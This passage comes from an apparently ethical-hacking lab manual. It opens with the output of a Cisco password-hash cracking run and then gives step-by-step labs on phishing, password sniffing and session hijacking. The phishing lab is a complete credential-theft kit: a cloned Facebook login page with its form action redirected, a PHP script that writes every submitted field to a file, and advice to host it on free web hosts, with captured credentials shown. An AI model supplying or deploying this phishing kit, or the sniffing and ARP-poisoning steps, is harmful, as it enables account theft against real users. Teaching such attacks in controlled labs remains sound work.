Testing: $1$OQrA$fZ1.ZE2pHXX3uFA2UpZSf1    Password: cisco12s
Testing: $1$OQrA$69NazmFQb84vXxrrKht/o1    Password: cisco12t
Testing: $1$OQrA$njXKMvLcEs1Kz8L0H/Qze.    Password: cisco12u
Testing: $1$OQrA$nUoyaZbGDFx0mfjxUe6G10    Password: cisco12v
Testing: $1$OQrA$7vKf.Fymi4ks6d4bjDnGh0    Password: cisco12w
Testing: $1$OQrA$bu1HPvQezCY//QcdUP96D0    Password: cisco12x
Testing: $1$OQrA$/ADj6fFM7c0yzfIt2wbS31    Password: cisco12y
Testing: $1$OQrA$EaFsgA175/dtEr4qY.lv4/    Password: cisco12z
Testing: $1$OQrA$8BfpCUyp1IdDZUUKgQoYn.    Password: cisco120
Testing: $1$OQrA$398/rv3IsfQN/4A9pMnVv0    Password: cisco121
Testing: $1$OQrA$hcE51Y2gxkENYef1.HW2O.    Password: cisco122
Testing: $1$OQrA$jg/W0Xb7Qps6X0rJPsQGT.    Password: cisco123
-----
MATCH: Secret found: $1$OQrA$jg/W0Xb7Qps6X0rJPsQGT. Password is cisco123
C:\tomas>

```

## PHISHING



**Pre-requisite:**

- Multiple Computers installed with OS
- Web Server
- Internet Connection (Broadband, Dial-up)


**Phishing Tools**

- Phishing Script

## Tool : Phishing Script

**Phishing Script** are used with fake login pages created for the purpose of stealing login username and passwords of well-known websites.

- Access [www.facebook.com](https://www.facebook.com) from any web browser.




- Right click on the white space of the front page. Select **View Page source**.



- Select all and copy the code to Notepad.



- Now Press **Ctrl +F** in notepad and search for “**action=**” text string in code.



- You will able to find “action=” text string in code as below.

```

<input type="hidden" name="action" value="https://www.facebook.com/login.php?login_attempt=1"/>

```

- Change “action= https://www.facebook.com/login.php?login\_attempt=1” to action=“FB.php”

```

<input type="hidden" name="action" value="FB.php"/>

```


- After changing the link, Click Save as file and name the file as index.html.

- Create text file and paste the below code in the file, save file with name **FB.php**.

```
=====
Phishing Script
=====

<?php
header ('Location: action= https://www.facebook.com/login.php?login_attempt=1');
$handle = fopen("FB.txt", "a");
foreach($_POST as $variable => $value) {
    fwrite($handle, $variable);
    fwrite($handle, "=");
    fwrite($handle, $value);
    fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
=====
```

- Create account on free web hosting website like <http://www.t35.com>, <http://www.freehostia.com>, etc. or host website on **Local webserver using XAMPP**
- Upload "FB.php" & "index.html" to the webserver.
- Now **Test Phishing Attack** by accessing the phishing page URL.
- It will display Fake Facebook login page. Enter email address & password on the page and click **login**.




- You will be redirected to real Facebook webpage.



- Login details are saved in **FB.txt** as below.

```
fb.txt - Notepad
File Edit Format View Help
1sd=AVpjsnw5
email=mark.jefferson@gmail.com
pass=pass##vOrd
default_persistent=0
timezone=-330
lgndim=eyj3IjozMzY2LCJ0Ijo3NjgsImF3IjozMzY2LCJhaCI6NzI4LCJjIjoyNH0=
lgnrnd=101019_42PI
lgnjs=1431883087
locale=en_US
qsstamp=WltbMyw3LDcxLDgxLDEwNSwxMTQsMTE3LDEXOCwxMjMsMTI0LDEzMswxNDUsMTQ5LDE1
MywyMDAsMjEyLDIzMcywNDgsMjYzLDI4MCwzMjEsMzMwLDM0NCwzNTQsMzU2LDM2MywzNjYsMzc1
LDM5Niw0MDgsNDE0LDQxOsW0MjkIsNDM3LDQ10Sw0NjIsNDk4LDUzMiw1NjUsNjI4LDYZNyw3MTNd
XSwiQVprcTNJOFlwUTHyaxVxZwJyLxh6b2tZMkQySDNrNV94UhC4UzQyMTc1WDRPOS1BcVlNZ2lH
RzhYc1lMYo02VEFwSGV0cE9LQwhsdHozslNPbk1QTjZYR0NKOWpxb05zc2I2czdkR3hpNDB4eWRR
WnA5eDAXUGE3NXRVcmZnwDZfck13MxdLT0hmaFdPQU5OTwxCSEp2bVZRM0RmTC0yMWZ5azdiU3NV
c19Eea5nZ2ROaE5ESEV5NkRTQmRQUohvsXB YamhJNG0zeUJSTE9wOFzqOFV5d2FydkFFNzBuRmVx
XzVrbzb3M3VoeHh1QSJd
```

## SNIFFER



### Pre-requisite:

- Computers installed with OS
- FTP Server
- Internet Connection (Broadband, Dial-up)


### Sniffing Tools

- Wireshark
- SniffPass
- Yahoo Messenger Monitor Sniffer

## Tool : Wireshark

**Wireshark** is a very powerful network analyzer for Windows, Mac and Linux. It's a tool that is used to inspect data passing through a network interface which could be your ethernet, LAN and WiFi.


- Start the **Wireshark** application, select the interface connected to lan and click **Start** button for capturing the data packets.




- Access the router (i.e. Cisco Router) via telnet and give username & password and execute some commands (i.e. **show run**)

```
User Access Verification
Password:
R1>en
Password:
R1#show run
Building configuration...
Current configuration:
!
version 12.1
service timestamps debug uptime
service timestamps log uptime
no service password-encryption
service udp-small-servers
service tcp-small-servers
!
hostname R1
!
enable secret 5 $1$4aWt$cMcWEYSCGKJxiy2GcEI9L1
enable password cisco
!
```

- Click Stop button to stop capturing of the data packets
- In Filter type **telnet** to filter capture packets for telnet protocol only.




- Select a **data packet**, right click and select **Follow TCP Stream**. It will display the total telnet session information like enable password, commands executed and outputs of commands, etc.




## Tool : SniffPass

**SniffPass** is password monitoring software (basically a password sniffer) that listens to your network, capture the passwords that pass through your network adapter, and display them on the screen instantly. SniffPass can capture the passwords of the following Protocols: POP3, IMAP4, SMTP, FTP, and HTTP (basic authentication passwords).

- Start the **SniffPass** application and go to **Options** menu and select **Capture options**.



- Select **Winpcap Packet Capture Driver** option.
- Select the **interface connected to lan**.
- Enable **Promiscuous mode** checkbox and click **OK**.
- Click **Start** button for capturing the data packets.




- Access authentication enable FTP Server / websites. (i.e. [http://www.nirsoft.net/password\\_test](http://www.nirsoft.net/password_test))

Index	Protocol	Local Address	Remote Address	Local Port	Remote Port	User	Password	Capture Time
1	FTP	192.168.0.215	192.168.0.212	49388	21	anonymous	mozilla@e...	5/17/2015 4:26:15 PM
2	FTP	192.168.0.215	192.168.0.212	49389	21	ehce	ehce	5/17/2015 4:26:18 PM

2 item(s)

## SESSION HIJACKING



### Pre-requisite:

- Multiple Computers installed with OS
- FTP Server
- Internet Connection (Broadband, Dial-up)


### Session Hacking Tool

- Cain & Abel


## Tool : Cain & Abel

**Cain & Abel** extracts various kind of passwords by sniffing the network, cracking encrypted passwords using Dictionary, Brute-Force and Cryptanalysis attacks, recording VoIP conversations, etc. It also has feature APR (Arp Poison Routing) which enables sniffing on switched LANs and Man-in-the-Middle attacks.


- Start the **Cain & Abel** application and select **Configure** in menu




- Go to **Sniffer** Tab, select the **interface connected to lan**.
- Enable **Start Sniffer on startup** and **Start APR on startup** checkboxes.
- Click **OK**.



